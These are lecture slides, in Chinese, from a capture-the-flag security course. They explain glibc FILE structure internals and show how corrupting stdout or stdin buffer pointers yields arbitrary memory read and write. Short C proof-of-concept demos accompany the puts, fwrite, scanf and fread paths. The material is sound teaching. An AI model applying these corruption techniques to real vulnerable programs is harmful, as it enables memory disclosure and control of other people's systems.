Binary Exploitation aka Pwn
File Structure

NTUSTISC

2021/6/2

whoami

- LJP / LJP-TW
- Pwn / Rev
- NTUST / ~~NCTU~~ / NYCU
- 10sec CTF Team

Outline

- What is File Structure
- Arbitrary Read
  - With puts
  - With fwrite
- Arbitrary Write
  - With scanf
  - With fread
  - With puts
- _IO_FILE_plus exploitation
- FSOP

File Structure

File Structure

- 你有想過你用的 stdin stdout stderr 是什麼嗎?
- 在打 GOT 的時候應該會看到的東東

```
0×555555558000: 0×0000000000003df8      0×00007ffff7ffe190
0×555555558010: 0×00007ffff7fe7bb0      0×0000555555555030
0×555555558020 <setvbuf@got.plt>:       0×0000555555555040      0×0000000000000000
0×555555558030: 0×0000555555558030      0×0000000000000000
0×555555558040 <stdout@@GLIBC_2.2.5>:   0×00007ffff7fb56a0      0×0000000000000000
0×555555558050 <stdin@@GLIBC_2.2.5>:    0×00007ffff7fb4980      0×0000000000000000
0×555555558060 <stderr@@GLIBC_2.2.5>:   0×00007ffff7fb55c0      0×0000000000000000
```

```
gef➤  x/8xg 0×00007ffff7fb4980
0×7ffff7fb4980 <_IO_2_1_stdin_>:        0×00000000fbad2088      0×0000000000000000
0×7ffff7fb4990 <_IO_2_1_stdin_+16>:     0×0000000000000000      0×0000000000000000
```

File Structure

- Glibc 預設 IO 會有 buffer, 減少 syscall 的數量

- 許多 PWN 題一開始會先設定 IO 不要有 buffer, 讓 IO 單純一點
  - setvbuf(stdout, 0, _IONBF, 0);

- 跟 IO 相關的函數, 會使用到 stdin stdout stderr 這些變數

- 那他們的結構是什麼呢?

File Structure

資料結構

File Structure

- Stdin stdout stderr 指向的是 _IO_FILE_plus 結構
- _IO_FILE_plus 內含 _IO_FILE 結構和一個 vtable 指標

```
33  FILE *stdin = (FILE *) &_IO_2_1_stdin_;
34  FILE *stdout = (FILE *) &_IO_2_1_stdout_;
35  FILE *stderr = (FILE *) &_IO_2_1_stderr_;
```

```
149  extern struct _IO_FILE_plus _IO_2_1_stdin_;
150  extern struct _IO_FILE_plus _IO_2_1_stdout_;
151  extern struct _IO_FILE_plus _IO_2_1_stderr_;
```

```
324  struct _IO_FILE_plus
325  {
326    FILE file;
327    const struct _IO_jump_t *vtable;
328  };
```

```
6  /* The opaque type of streams.
7  typedef struct _IO_FILE FILE;
```

Ref: https://elixir.bootlin.com/glibc/glibc-2.31/source/libio/libio.h#L149

File Structure

- 各種 Flags

```
#define _IO_MAGIC           0xFBAD0000
#define _IO_MAGIC_MASK      0xFFFF0000
#define _IO_USER_BUF            0x0001
#define _IO_UNBUFFERED          0x0002
#define _IO_NO_READS            0x0004
#define _IO_NO_WRITES           0x0008
#define _IO_EOF_SEEN            0x0010
#define _IO_ERR_SEEN            0x0020
#define _IO_DELETE_DONT_CLOSE   0x0040
#define _IO_LINKED              0x0080
#define _IO_IN_BACKUP           0x0100
#define _IO_LINE_BUF            0x0200
#define _IO_TIED_PUT_GET        0x0400
#define _IO_CURRENTLY_PUTTING   0x0800
#define _IO_IS_APPENDING        0x1000
#define _IO_IS_FILEBUF          0x2000
                          /* 0x4000
#define _IO_USER_LOCK           0x8000
```

```
struct _IO_FILE
{
  int _flags;           /* High-order word is _IO_MAGIC; rest is flags. */

  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;   /* Current read pointer */
  char *_IO_read_end;   /* End of get area. */
  char *_IO_read_base;  /* Start of putback+get area. */
  char *_IO_write_base; /* Start of put area. */
  char *_IO_write_ptr;  /* Current put pointer. */
  char *_IO_write_end;  /* End of put area. */
  char *_IO_buf_base;   /* Start of reserve area. */
  char *_IO_buf_end;    /* End of reserve area. */

  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */
```

File Structure

- 各種 buffer
- 指向 buffer 的開始、結尾, 和現在用到的位置
- Read buffer
- Write buffer
- Reserve buffer

```
struct _IO_FILE
{
  int _flags;           /* High-order word is _IO_MAGIC; rest is flags. */

  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;   /* Current read pointer */
  char *_IO_read_end;   /* End of get area. */
  char *_IO_read_base;  /* Start of putback+get area. */
  char *_IO_write_base; /* Start of put area. */
  char *_IO_write_ptr;  /* Current put pointer. */
  char *_IO_write_end;  /* End of put area. */
  char *_IO_buf_base;   /* Start of reserve area. */
  char *_IO_buf_end;    /* End of reserve area. */

  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */
```

File Structure

- _chain 將各個 _IO_FILE 串成鏈

```
  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
  int _flags2;
  __off_t _old_offset; /* This us

  /* 1+column number of pbase();
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

File Structure

- Stdin 0
- Stdout 1
- Stderr 2

```
  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
  int _flags2;
  __off_t _old_offset; /* This us

  /* 1+column number of pbase();
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

File Structure

- Vtable 存放各種函數的指標

```
324  struct _IO_FILE_plus
325  {
326    FILE file;
327    const struct _IO_jump_t *vtable;
328  };
```

```
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

File Structure

Variable Definition

File Structure

- 講完結構, 現在來看實際變數怎麼創的
- 可以看到 fileno 跟 Flag 在這邊設定
- 這邊更關心的是 vtables 被初始化為 &_IO_file_jumps

```
# define DEF_STDFILE(NAME, FD, CHAIN, FLAGS) \
  static struct _IO_wide_data _IO_wide_data_##FD \
    = { ._wide_vtable = &_IO_wfile_jumps }; \
  struct _IO_FILE_plus NAME \
    = {FILEBUF_LITERAL(CHAIN, FLAGS, FD, &_IO_wide_data_##FD), \
       &_IO_file_jumps};
```

```
DEF_STDFILE(_IO_2_1_stdin_, 0, 0, _IO_NO_WRITES);
DEF_STDFILE(_IO_2_1_stdout_, 1, &_IO_2_1_stdin_, _IO_NO_READS);
DEF_STDFILE(_IO_2_1_stderr_, 2, &_IO_2_1_stdout_, _IO_NO_READS+_IO_UNBUFFERED);
```

File Structure

- _IO_file_jumps
- 明確給定每個 vtable 中的函數指標是什麼

```
const struct _IO_jump_t _IO_file_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_file_finish),
  JUMP_INIT(overflow, _IO_file_overflow),
  JUMP_INIT(underflow, _IO_file_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_default_pbackfail),
  JUMP_INIT(xsputn, _IO_file_xsputn),
  JUMP_INIT(xsgetn, _IO_file_xsgetn),
  JUMP_INIT(seekoff, _IO_new_file_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_new_file_setbuf),
  JUMP_INIT(sync, _IO_new_file_sync),
  JUMP_INIT(doallocate, _IO_file_doallocate),
  JUMP_INIT(read, _IO_file_read),
  JUMP_INIT(write, _IO_new_file_write),
  JUMP_INIT(seek, _IO_file_seek),
  JUMP_INIT(close, _IO_file_close),
  JUMP_INIT(stat, _IO_file_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
libc_hidden_data_def (_IO_file_jumps)
```

File Structure

puts 流程

File Structure

- 來看看 puts 是怎麼運作的
- 幫助理解 IO 函數是怎麼使用 stdin / stdout / stderr

```
int
_IO_puts (const char *str)
{
  int result = EOF;
  size_t len = strlen (str);
  _IO_acquire_lock (stdout);

  if ((_IO_vtable_offset (stdout) != 0
       || _IO_fwide (stdout, -1) == -1)
      && _IO_sputn (stdout, str, len) == len
      && _IO_putc_unlocked ('\n', stdout) != EOF)
    result = MIN (INT_MAX, len + 1);

  _IO_release_lock (stdout);
  return result;
}

weak_alias (_IO_puts, puts)
libc_hidden_def (_IO_puts)
```

Ref: https://elixir.bootlin.com/glibc/glibc-2.31/source/libio/ioputs.c#L32

File Structure

- puts 實際上就是 _IO_puts

```
int
_IO_puts (const char *str)
{
  int result = EOF;
  size_t len = strlen (str);
  _IO_acquire_lock (stdout);

  if ((_IO_vtable_offset (stdout) != 0
       || _IO_fwide (stdout, -1) == -1)
      && _IO_sputn (stdout, str, len) == len
      && _IO_putc_unlocked ('\n', stdout) != EOF)
    result = MIN (INT_MAX, len + 1);

  _IO_release_lock (stdout);
  return result;
}

weak_alias (_IO_puts, puts)
libc_hidden_def (_IO_puts)
```

File Structure

- 跳過一些 code, 來看 _IO_sputn 是什麼, 是一個 macro

```
#define _IO_sputn(__fp, __s, __n) _IO_XSPUTN (__fp, __s, __n)
```

```
int
_IO_puts (const char *str)
{
  int result = EOF;
  size_t len = strlen (str);
  _IO_acquire_lock (stdout);

  if ((_IO_vtable_offset (stdout) != 0
       || _IO_fwide (stdout, -1) == -1)
      && _IO_sputn (stdout, str, len) == len
      && _IO_putc_unlocked ('\n', stdout) != EOF)
    result = MIN (INT_MAX, len + 1);

  _IO_release_lock (stdout);
  return result;
}

weak_alias (_IO_puts, puts)
libc_hidden_def (_IO_puts)
```

File Structure

- 跳過一些 code, 來看 _IO_sputn 是什麼, 是一個 macro

```
#define _IO_sputn(__fp, __s, __n) _IO_XSPUTN (__fp, __s, __n)
#define _IO_XSPUTN(FP, DATA, N) JUMP2 (__xsputn, FP, DATA, N)
#define JUMP2(FUNC, THIS, X1, X2) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1, X2)
# define _IO_JUMPS_FUNC(THIS) (IO_validate_vtable (_IO_JUMPS_FILE_plus (THIS)))
#define _IO_JUMPS_FILE_plus(THIS) \
  _IO_CAST_FIELD_ACCESS ((THIS), struct _IO_FILE_plus, vtable)
/* Essentially ((TYPE *) THIS)->MEMBER, but avoiding the aliasing
   violation in case THIS has a different pointer type.  */
#define _IO_CAST_FIELD_ACCESS(THIS, TYPE, MEMBER) \
  (*(_IO_MEMBER_TYPE (TYPE, MEMBER) *)(((char *) (THIS)) \
                                       + offsetof(TYPE, MEMBER)))
```

- _IO_sputn(stdout, str, len)
- stdout->vtable->__xsputn(stdout, str, len)

File Structure

- 跳過一些 code, 來看 _IO_sputn 是什麼, 是一個 macro
- _IO_sputn(stdout, str, len)
- stdout->vtable->__xsputn(stdout, str, len)
- _IO_new_file_xsputn(stdout, str, len)

```
const struct _IO_jump_t _IO_file_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_file_finish),
  JUMP_INIT(overflow, _IO_file_overflow),
  JUMP_INIT(underflow, _IO_file_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_default_pbackfail),
  JUMP_INIT(xsputn, _IO_file_xsputn),
  JUMP_INIT(xsgetn, _IO_file_xsgetn),
  JUMP_INIT(seekoff, _IO_new_file_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_new_file_setbuf),
```

```
libc_hidden_ver (_IO_new_file_xsputn, _IO_file_xsputn)
```

File Structure

- _IO_new_file_xsputn(stdout, str, len)
- 實際把文字輸出出來的 function

Arbitrary Read

Arbitrary Read

with puts

Arbitrary Read

- 假設能任意修改 stdout 的內部, 那麼就可以構造任意讀
- 接下來解釋原因

```c
int main(void)
{
    _IO_FILE *p;
    char buf[] = "Programmer: You can't see me\n";

    printf("Let's Demo a arbitrary read\n");

    p = stdout;
    p->_IO_read_end   = buf;
    p->_IO_write_base = buf;
    p->_IO_write_ptr  = buf + strlen(buf);
    p->_IO_buf_end    = buf + strlen(buf);

    puts("Hacker: uhhh, but I can\n");
}
```

```
⚡ arbitrary_read ./arbitrary_read
Let's Demo a arbitrary read
Programmer: You can't see me
Hacker: uhhh, but I can
```

Arbitrary Read

- 從 _IO_new_file_xsputn 開始追
- _flags 有啟用 _IO_LINE_BUF 和 _IO_CURRENTLY_PUTTING
- count 計算 _IO_buf_end 和 _IO_write_ptr 的距離
- 後續的程式碼有用到 count, 讓 count 等於 0 省事很多
- 所以利用時, 直接讓 _IO_buf_end 等於 _IO_write_ptr

```
/* First figure out how much space is available in the buffer. */
if ((f->_flags & _IO_LINE_BUF) && (f->_flags & _IO_CURRENTLY_PUTTING))
  {
    count = f->_IO_buf_end - f->_IO_write_ptr;
    if (count >= n)
      {
        const char *p;
        for (p = s + n; p > s; )
          {
            if (*--p == '\n')
              {
                count = p - s + 1;
                must_flush = 1;
                break;
              }
          }
      }
  }
```

Arbitrary Read

- 從 _IO_new_file_xsputn 開始追
- to_do 的值一開始就大於零, 若 count 為 0, 則一定能執行到 _IO_OVERFLOW(f, EOF)
- _IO_OVERFLOW 最後是呼叫到 _IO_new_file_overflow

```
/* Then fill the buffer. */
if (count > 0)
  {
    if (count > to_do)
      count = to_do;
    f->_IO_write_ptr = __mempcpy (f->_IO_write_ptr, s, count);
    s += count;
    to_do -= count;
  }
```

```
if (to_do + must_flush > 0)
  {
    size_t block_size, do_write;
    /* Next flush the (full) buffer. */
    if (_IO_OVERFLOW (f, EOF) == EOF)
```

Arbitrary Read

- _IO_new_file_overflow
- 首先檢查 _flags 沒有設定 _IO_NO_WRITES
- Stdout 本來就沒此 flag, 所以不用刻意繞

```
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
  {
    f->_flags |= _IO_ERR_SEEN;
    __set_errno (EBADF);
    return EOF;
  }
```

Arbitrary Read

- _IO_new_file_overflow
- 檢查 _flags 是否沒設定 _IO_NO_WRITES 或 _IO_write_base 為 NULL
- 是的話會進入一段妨礙利用的 code
- _IO_CURRENTLY_PUTTING 本來也就有設定, 不用刻意繞
- _IO_write_base 也不會是空的, 不用刻意繞

```
/* If currently reading or no buffer allocated. */
if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
  {
```

Arbitrary Read

- _IO_new_file_overflow
- 呼叫 _IO_do_write
- 從 _IO_write_base 輸出 _IO_write_ptr - _IO_write_base 個字
- _IO_do_write 最後是呼叫到 _IO_new_do_write
- _IO_new_do_write 最後是呼叫到 new_do_write

```
if (ch == EOF)
  return _IO_do_write (f, f->_IO_write_base,
                       f->_IO_write_ptr - f->_IO_write_base);
```

```
int
_IO_new_do_write (FILE *fp, const char *data, size_t to_do)
{
  return (to_do == 0
          || (size_t) new_do_write (fp, data, to_do) == to_do) ? 0 : EOF;
}
libc_hidden_ver (_IO_new_do_write, _IO_do_write)
```

Arbitrary Read

- new_do_write
- 檢查 _flags 是否設定 _IO_IS_APPENDING
- IO_IS_APPENDING 本就沒設定, 不用刻意繞

```
if (fp->_flags & _IO_IS_APPENDING)
  /* On a system without a proper O_APPEND implementation,
     you would need to sys_seek(0, SEEK_END) here, but is
     not needed nor desirable for Unix- or Posix-like systems.
     Instead, just indicate that offset (before and after) is
     unpredictable. */
  fp->_offset = _IO_pos_BAD;
```

Arbitrary Read

- new_do_write
- 檢查 _IO_read_end 是否不等於 _IO_write_base
- 不要走到裡面就可以直接跑到 _IO_SYSWRITE(fp, data, to_do)
- _IO_SYSWRITE(fp, data, to_do) 往編號 fp->_fileno 的 fd 寫入, 從 data 寫 to_do 個字
- 所以利用時, 直接讓 _IO_read_end 等於 _IO_write_base

```
else if (fp->_IO_read_end != fp->_IO_write_base)
  {
    off64_t new_pos
      = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
    if (new_pos == _IO_pos_BAD)
      return 0;
    fp->_offset = new_pos;
  }
count = _IO_SYSWRITE (fp, data, to_do);
```

Arbitrary Read

- new_do_write
- data 為 _IO_write_base
- to_do 為 _IO_write_ptr - _IO_write_base

```
else if (fp->_IO_read_end != fp->_IO_write_base)
  {
    off64_t new_pos
      = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
    if (new_pos == _IO_pos_BAD)
      return 0;
    fp->_offset = new_pos;
  }
count = _IO_SYSWRITE (fp, data, to_do);
```

Arbitrary Read

- 結論
- 讓 _IO_buf_end 等於 _IO_write_ptr
- 讓 _IO_read_end 等於 _IO_write_base
- 呼叫 puts 就會輸出 _IO_write_base 到 _IO_write_ptr

```c
int main(void)
{
    _IO_FILE *p;
    char buf[] = "Programmer: You can't see me\n";

    printf("Let's Demo a arbitrary read\n");

    p = stdout;
    p->_IO_read_end   = buf;
    p->_IO_write_base = buf;
    p->_IO_write_ptr  = buf + strlen(buf);
    p->_IO_buf_end    = buf + strlen(buf);

    puts("Hacker: uhhh, but I can\n");
}
```

Arbitrary Read

with fwrite

Arbitrary Read

- 如果用 fwrite 呢?
- 可以看到也是用 _IO_sputn
- 多了設 flag 和改 fileno 後, 照打!

```c
size_t
_IO_fwrite (const void *buf, size_t size, size_t count, FILE *fp)
{
  size_t request = size * count;
  size_t written = 0;
  CHECK_FILE (fp, 0);
  if (request == 0)
    return 0;
  _IO_acquire_lock (fp);
  if (_IO_vtable_offset (fp) != 0 || _IO_fwide (fp, -1) == -1)
    written = _IO_sputn (fp, (const char *) buf, request);
  _IO_release_lock (fp);
  /* We have written all of the input in case the return value indicates
     this or EOF is returned.  The latter is a special case where we
     simply did not manage to flush the buffer.  But the data is in the
     buffer and therefore written as far as fwrite is concerned.  */
  if (written == request || written == EOF)
    return count;
  else
    return written / size;
}
libc_hidden_def (_IO_fwrite)
```

```c
int main(void)
{
    _IO_FILE *p;
    char buf[] = "Programmer: You can't see me\n";

    printf("Let's Demo a arbitrary read\n");

    p = fopen("fwrite.txt", "w+");
    p->_flags       |= _IO_LINE_BUF;
    p->_IO_read_end   = buf;
    p->_IO_write_base = buf;
    p->_IO_write_ptr  = buf + strlen(buf);
    p->_IO_buf_end    = buf + strlen(buf);
    p->_fileno = 1;

    fwrite(buf, 1, sizeof(buf), p);
}
```

```
⚡ arbitrary_read ./arbitrary_read_fwrite
Let's Demo a arbitrary read
Programmer: You can't see me
```

Arbitrary Read

Demo

Arbitrary Write

Arbitrary Write

with scanf

Arbitrary Write

- 假設能任意修改 stdin 的內部, 那麼就可以構造任意寫
- 接下來解釋原因

```c
int main(void)
{
    _IO_FILE *p;
    char target[] = "Programmer: You can't change me\n";
    char buf[0x20] = { 0 };

    printf("Let's Demo a arbitrary write\n");

    p = stdin;
    p->_IO_buf_base = target;
    p->_IO_buf_end  = target + strlen(target);

    printf("You can write to buf, but cannot write to target:\n");
    scanf("%31s", buf);

    puts("buf:");
    puts(buf);
    puts("target:");
    puts(target);
}
```

```
 ⚡    arbitrary_write   ./arbitrary_write
Let's Demo a arbitrary write
You can write to buf, but cannot write to target:
Hacker: uhhhh, but I can
buf:
Hacker:
target:
Hacker: uhhhh, but I can
nge me
```

Arbitrary Write

- 從 scanf 開始追, 他其實是 __isoc99_scanf
- 內部主要呼叫 __vfscanf_internal
- 其內部又主要呼叫 inchar() 一次拿一個字來處理
- inchar() 呼叫 _IO_getc_unlocked()

```
#  define scanf __isoc99_scanf
```

```
done = __vfscanf_internal (stdin, format, arg, SCANF_ISOC99_A);
```

```
# define inchar()       (c == EOF ? ((errno = inchar_errno), EOF)              \
                         : ((c = _IO_getc_unlocked (s)),                       \
                            (void) (c != EOF                                   \
                                    ? ++read_in                                \
                                    : (size_t) (inchar_errno = errno)), c))
```

Arbitrary Write

- inchar() 呼叫 _IO_getc_unlocked()
- 其實是 __getc_unlocked_body()
- 若 _IO_read_ptr >= _IO_read_end, 就呼叫 __uflow()

```
#define _IO_getc_unlocked(_fp) __getc_unlocked_body (_fp)
```

```
#define __getc_unlocked_body(_fp)                                       \
  (__glibc_unlikely ((_fp)->_IO_read_ptr >= (_fp)->_IO_read_end)        \
   ? __uflow (_fp) : *(unsigned char *) (_fp)->_IO_read_ptr++)
```

Arbitrary Write

- __uflow
- 這邊所有的 if 都設定成不要進
- 但都不用刻意繞, 就不條列這邊的條件了
- 最後進 _IO_UFLOW()
- _IO_UFLOW 最後是呼叫到 _IO_file_underflow

```
int
__uflow (FILE *fp)
{
  if (_IO_vtable_offset (fp) == 0 && _IO_fwide (fp, -1) != -1)
    return EOF;

  if (fp->_mode == 0)
    _IO_fwide (fp, -1);
  if (_IO_in_put_mode (fp))
    if (_IO_switch_to_get_mode (fp) == EOF)
      return EOF;
  if (fp->_IO_read_ptr < fp->_IO_read_end)
    return *(unsigned char *) fp->_IO_read_ptr++;
  if (_IO_in_backup (fp))
    {
      _IO_switch_to_main_get_area (fp);
      if (fp->_IO_read_ptr < fp->_IO_read_end)
        return *(unsigned char *) fp->_IO_read_ptr++;
    }
  if (_IO_have_markers (fp))
    {
      if (save_for_backup (fp, fp->_IO_read_end))
        return EOF;
    }
  else if (_IO_have_backup (fp))
    _IO_free_backup_area (fp);
  return _IO_UFLOW (fp);
}
libc_hidden_def (__uflow)
```

Arbitrary Write

- _IO_file_underflow 其實是 _IO_new_file_underflow
- 檢查 flags 有無設定 _IO_EOF_SEEN、_IO_NO_READS
- 檢查是否 _IO_read_ptr < _IO_read_end

```
libc_hidden_ver (_IO_new_file_underflow, _IO_file_underflow)
```

```
/* C99 requires EOF to be "sticky".  */
if (fp->_flags & _IO_EOF_SEEN)
  return EOF;

if (fp->_flags & _IO_NO_READS)
  {
    fp->_flags |= _IO_ERR_SEEN;
    __set_errno (EBADF);
    return EOF;
  }
if (fp->_IO_read_ptr < fp->_IO_read_end)
  return *(unsigned char *) fp->_IO_read_ptr;
```

Arbitrary Write

- _IO_new_file_underflow
- 檢查 _IO_buf_base 是否為空
- 檢查 flags 是否啟用 _IO_LINE_BUF 或 _IO_UNBUFFERED
- 都不用刻意繞

```
if (fp->_IO_buf_base == NULL)
  {
    /* Maybe we already have a push back pointer.  */
    if (fp->_IO_save_base != NULL)
      {
        free (fp->_IO_save_base);
        fp->_flags &= ~_IO_IN_BACKUP;
      }
    _IO_doallocbuf (fp);
  }
```

```
/* FIXME This can/should be moved to genops ?? */
if (fp->_flags & (_IO_LINE_BUF|_IO_UNBUFFERED))
  {
```

Arbitrary Write

- _IO_new_file_underflow
- 呼叫 _IO_SYSREAD, 從 fp->_fileno fd 讀取字元, 從 _IO_buf_base 寫到 _IO_buf_end

```
_IO_switch_to_get_mode (fp);

/* This is very tricky. We have to adjust those
   pointers before we call _IO_SYSREAD () since
   we may longjump () out while waiting for
   input. Those pointers may be screwed up. H.J. */
fp->_IO_read_base = fp->_IO_read_ptr = fp->_IO_buf_base;
fp->_IO_read_end = fp->_IO_buf_base;
fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_write_end
  = fp->_IO_buf_base;

count = _IO_SYSREAD (fp, fp->_IO_buf_base,
                     fp->_IO_buf_end - fp->_IO_buf_base);
```

Arbitrary Write

- 結論
- 不用刻意設定什麼 flags 之類的
- 呼叫 scanf 就能從 _IO_buf_base 寫到 _IO_buf_end

```c
int main(void)
{
    _IO_FILE *p;
    char target[] = "Programmer: You can't change me\n";
    char buf[0x20] = { 0 };

    printf("Let's Demo a arbitrary write\n");

    p = stdin;
    p->_IO_buf_base = target;
    p->_IO_buf_end  = target + strlen(target);

    printf("You can write to buf, but cannot write to target:\n");
    scanf("%31s", buf);

    puts("buf:");
    puts(buf);
    puts("target:");
    puts(target);
}
```

Arbitrary Write

with fread

Arbitrary Write

- 以下是 fread 時, 打 Arbitrary Write 的 PoC
- 接下來解釋原因

```c
int main(void)
{
    _IO_FILE *p;
    char target[] = "Programmer: You can't change me\n";
    char buf[0x20] = { 0 };

    printf("Let's Demo a arbitrary write\n");

    p = fopen("fread.txt", "r+");
    p->_IO_buf_base = target;
    p->_IO_buf_end  = target + sizeof(buf) + 1;
    p->_fileno = 0;

    fread(buf, 1, sizeof(buf), p);

    puts(target);
}
```

```
⚡ arbitrary_write ./arbitrary_write_fread
Let's Demo a arbitrary write
I can write anywhere yoyoyoyoyo
I can write anywhere yoyoyoyoyo
```

Arbitrary Write

- fread 使用到 _IO_sgetn, 他呼叫 _IO_XSGETN
- 最終是呼叫到 _IO_file_xsgetn

```
size_t
_IO_fread (void *buf, size_t size, size_t count, FILE *fp)
{
  size_t bytes_requested = size * count;
  size_t bytes_read;
  CHECK_FILE (fp, 0);
  if (bytes_requested == 0)
    return 0;
  _IO_acquire_lock (fp);
  bytes_read = _IO_sgetn (fp, (char *) buf, bytes_requested);
  _IO_release_lock (fp);
  return bytes_requested == bytes_read ? count : bytes_read / size;
}
libc_hidden_def (_IO_fread)

weak_alias (_IO_fread, fread)
```

```
size_t
_IO_sgetn (FILE *fp, void *data, size_t n)
{
  /* FIXME handle putback buffer here! */
  return _IO_XSGETN (fp, data, n);
}
libc_hidden_def (_IO_sgetn)
```

Arbitrary Write

- _IO_file_xsgetn
- _IO_buf_base 不要為空

```
if (fp->_IO_buf_base == NULL)
  {
    /* Maybe we already have a push back pointer.  */
    if (fp->_IO_save_base != NULL)
      {
        free (fp->_IO_save_base);
        fp->_flags &= ~_IO_IN_BACKUP;
      }
    _IO_doallocbuf (fp);
  }
```

Arbitrary Write

- _IO_file_xsgetn
- 目標是走到 __underflow()
- want 為 fread 要讀取幾個字
  - fread(buf, 1, 0x20, fp)
  - want = 0x20
- have 為 _IO_read_end 和 _IO_read_ptr 的距離
- 讓 have 為 0 省事很多

```
while (want > 0)
  {
    have = fp->_IO_read_end - fp->_IO_read_ptr;
    if (want <= have)
      {
        memcpy (s, fp->_IO_read_ptr, want);
        fp->_IO_read_ptr += want;
        want = 0;
      }
    else
      {
        if (have > 0)
          {
            s = __mempcpy (s, fp->_IO_read_ptr, have);
            want -= have;
            fp->_IO_read_ptr += have;
          }

        /* Check for backup and repeat */
        if (_IO_in_backup (fp))
          {
            _IO_switch_to_main_get_area (fp);
            continue;
          }

        /* If we now want less than a buffer, underflow and repeat
           the copy.  Otherwise, _IO_SYSREAD directly to
           the user buffer. */
        if (fp->_IO_buf_base
            && want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))
          {
            if (__underflow (fp) == EOF)
              break;
```

Arbitrary Write

- _IO_file_xsgetn
- 目標是走到 __underflow()
- _IO_in_backup 不用刻意繞
- _IO_buf_base 不要為空, 和前面的條件一樣
- want < _IO_buf_end 和 _IO_buf_base 的距離
- 就能走到 __underflow

```
while (want > 0)
  {
    have = fp->_IO_read_end - fp->_IO_read_ptr;
    if (want <= have)
      {
        memcpy (s, fp->_IO_read_ptr, want);
        fp->_IO_read_ptr += want;
        want = 0;
      }
    else
      {
        if (have > 0)
          {
            s = __mempcpy (s, fp->_IO_read_ptr, have);
            want -= have;
            fp->_IO_read_ptr += have;
          }

        /* Check for backup and repeat */
        if (_IO_in_backup (fp))
          {
            _IO_switch_to_main_get_area (fp);
            continue;
          }

        /* If we now want less than a buffer, underflow and repeat
           the copy.  Otherwise, _IO_SYSREAD directly to
           the user buffer. */
        if (fp->_IO_buf_base
            && want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))
          {
            if (__underflow (fp) == EOF)
              break;
```

Arbitrary Write

- __underflow
- 和 __uflow 長很像
- 這邊所有的 if 都設定成不要進
- 但都不用刻意繞, 就不條列這邊的條件了
- 最後進 _IO_UNDERFLOW()
- _ IO_UNDERFLOW 最後是呼叫到 _IO_file_underflow
- 前面已探討過 _IO_file_underflow

```
int
__underflow (FILE *fp)
{
  if (_IO_vtable_offset (fp) == 0 && _IO_fwide (fp, -1) != -1)
    return EOF;

  if (fp->_mode == 0)
    _IO_fwide (fp, -1);
  if (_IO_in_put_mode (fp))
    if (_IO_switch_to_get_mode (fp) == EOF)
      return EOF;
  if (fp->_IO_read_ptr < fp->_IO_read_end)
    return *(unsigned char *) fp->_IO_read_ptr;
  if (_IO_in_backup (fp))
    {
      _IO_switch_to_main_get_area (fp);
      if (fp->_IO_read_ptr < fp->_IO_read_end)
        return *(unsigned char *) fp->_IO_read_ptr;
    }
  if (_IO_have_markers (fp))
    {
      if (save_for_backup (fp, fp->_IO_read_end))
        return EOF;
    }
  else if (_IO_have_backup (fp))
    _IO_free_backup_area (fp);
  return _IO_UNDERFLOW (fp);
}
libc_hidden_def (__underflow)
```

Arbitrary Write

- 如果用 fread 的結論
- 讓 want < _IO_buf_end 和 _IO_buf_base 的距離
- 呼叫 fread 就能從 _IO_buf_base 寫到 _IO_buf_end

```c
int main(void)
{
    _IO_FILE *p;
    char target[] = "Programmer: You can't change me\n";
